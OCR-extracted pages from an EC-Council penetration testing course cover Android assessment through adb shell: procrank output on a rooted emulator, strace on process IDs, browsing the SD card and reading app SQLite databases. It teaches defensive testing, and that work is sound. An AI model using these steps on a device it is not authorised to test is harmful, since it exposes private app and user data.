
Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command Prompt - adb shell

```
C:\Users\Admin\AppData\Local\Android\Sdk\platform-tools>adb shell
generic_x86_arm:/ $ su
generic_x86_arm:/ # procrank
  PID       Vss      Rss      Pss      Uss     Swap    PSwap    USwap    ZSwap  cmdline
 1105  1546976K  264620K  125571K  105148K     864K      26K       0K       7K  com.google.android.apps.nexuslau
ncher
 1848  2115056K  254076K  111045K   90708K     860K      25K       0K       7K  com.google.android.googlequickse
archbox:search
  517  2228984K  253800K  103143K   93012K     804K      23K       0K       6K  system_server
  768  1428900K  226180K   71484K   57864K     824K      24K       0K       6K  com.android.systemui
 1967  1517992K  210124K   62719K   42776K     876K      25K       0K       7K  com.google.android.gms
 1374  1356008K  181812K   60841K   52772K     888K      27K       0K       7K  com.google.android.inputmethod.l
atin
 1137  1386268K  200248K   57904K   39232K     884K      26K       0K       7K  com.google.android.gms.persisten
t
 2397  1394052K  181120K   41560K   22820K     888K      26K       0K       7K  com.google.android.apps.messagin
g
 3900  1981156K  146948K   40249K   33960K     892K      26K       0K       7K  com.google.android.apps.photos
 1482  1360956K  160260K   32937K   24908K     880K      26K       0K       7K  com.google.android.dialer
 5309  1365140K  154108K   31430K   23808K     892K      26K       0K       7K  com.google.android.music:main
 4739  1330492K  150688K   27965K   13464K     892K      26K       0K       7K  com.google.android.apps.messagin
g:rcs
  989  1310004K  134848K   23808K   18328K     888K      26K       0K       7K  com.android.phone
 4516  1339580K  154460K   23788K   12560K     872K      25K       0K       7K  com.google.android.gms.unstable
 2710  1305512K  123492K   22566K   17476K     896K      26K       0K       7K  com.google.android.calendar
 1930  2020644K  136864K   22036K    7924K     896K      26K       0K       7K  com.google.android.googlequickse
archbox:interactor
  904  1282768K  126012K   17821K   13836K     888K      26K       0K       7K  com.android.networkstack.process
 1510  1300704K  125700K   17497K   13040K     896K      27K       0K       7K  com.google.android.providers.med
ia.module
  748  1315160K  123436K   15502K   11652K     876K      25K       0K       7K  com.android.bluetooth
 5360  1277092K  101560K   13099K   10340K     900K      27K       0K       7K  com.google.android.apps.wallpape
r
 1403  1337524K  141912K   12476K    4588K     900K      27K       0K       7K  com.google.android.ext.services
  320    93468K   21776K   12288K   11796K    5332K    5332K    5332K    1521K  /system/bin/surfaceflinger
  774  1278216K  104728K   11592K    8392K     904K      27K       0K       7K  com.google.android.permissioncon
troller
 1630  1265836K  110524K   11525K    7768K     892K      26K       0K       7K  android.process.acore
 1752  1274528K  111544K   11125K    7620K     892K      26K       0K       7K  android.process.media
 1775  1278564K  111684K    9273K    4728K     892K      26K       0K       7K  com.google.process.gapps
 1659  1278532K  109204K    9249K    4984K     892K      26K       0K       7K  com.google.process.gservices
  282  1838212K  129328K    8734K    2112K    1092K     200K     160K      57K  zygote
 5564  1263224K   95528K    8207K    5524K     908K      28K       0K       7K  com.google.android.projection.ge
arhead:shared
  161    32428K   10088K    7516K    7352K     612K     612K     612K     174K  /system/bin/logd
 2467  1263848K  100656K    6948K    3980K     896K      26K       0K       7K  com.google.android.partnersetup
 5418  1257748K   96536K    6604K    3788K     904K      27K       0K       7K  com.android.providers.calendar
 1577  1259780K   93696K    5833K    3036K     904K      31K       4K       8K  com.android.ims.rcsservice
  947  1260432K   95280K    5760K    2912K     904K      27K       0K       7K  com.android.se
 1588  1258916K  100344K    5717K    2700K     904K      27K       0K       7K  com.android.emulator.multidispla
y
  299    61284K   12524K    5625K    5360K    8996K    8996K    8996K    2566K  /vendor/bin/hw/android.hardware.
graphics.composer@2.3-service
```

Figure K.40: Screenshot of procrank command

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Try to Discover the System Calls Made by Processes

System call is a mechanism through which an Android application requests services from the kernel. It means, Android application has to make the system calls to perform different operations. These system calls are recommended to be discovered and analyzed by the testers to identify malicious activities and hence reduce the attacks on Android mobile devices.

You may launch adb shell and run the strace command to discover the system calls made by processes running on the target mobile phone as shown below.

```
>adb shell
# strace –p [process id]
```

After installing Android debug bridge (adb) on the system, connect the Android device to the system by enabling the debugging over USB option from the Developer options in Android settings.

In general, the Developer options is not available to a new device. You need to make it available by navigating to the Settings > About phone and then tap on Build number field 7 times, to turn on the Developer options.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Now, go to the adb shell to run the command strace as shown in the screenshot below:




Figure K.41: Screenshot of strace command


After performing all the above mentioned steps, you will be able to discover all the system calls made by a process.

- **Strace**

  Source: *https://github.com*

  strace is a diagnostic, debugging and instructional userspace utility with a traditional command-line interface for Linux. It is used to monitor and tamper with interactions between processes and the Linux kernel, which include system calls, signal deliveries, and changes of process state. The operation of strace is made possible by the kernel feature known as ptrace.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Check for Sensitive Data on SD Card

SD card is considered as one of the crucial storage areas in Android phones as it holds the data associated with applications. It is very important to ensure security of data stored on SD card as the files created on it are globally readable and writable. Make sure that none of the confidential data are stored on SD card, as one may easily detach it from the device and may delete or modify the entire data stored in it.

Android sandboxes file system of applications into the directories in order to prevent the applications from accessing each other's data. However, if the SD card is placed in another system, it doesn't obey file permission rules; thereby, data on SD card may become easily accessible to others.

You need to check whether you may view any hidden or sensitive data on the SD card. You may use the following commands to check the SD card:

- Launch adb shell
- Type the following command to view data on SD card

  `#cd mnt/sdcard`

This will let you know whether the data on the SD card is open to outsiders or not.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.






Figure K.42: Screenshot of adb Shell mounting SD card

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Test whether SQLite Database Reveals any Sensitive Data

- **Launch** adb shell
- **Navigate** to data/datacom.android.<application name>/.databases/.db file
- **Run** sqlite3 [.db file]
- **Execute** .**tables** and .**schema** to know database tables and schema used in target application

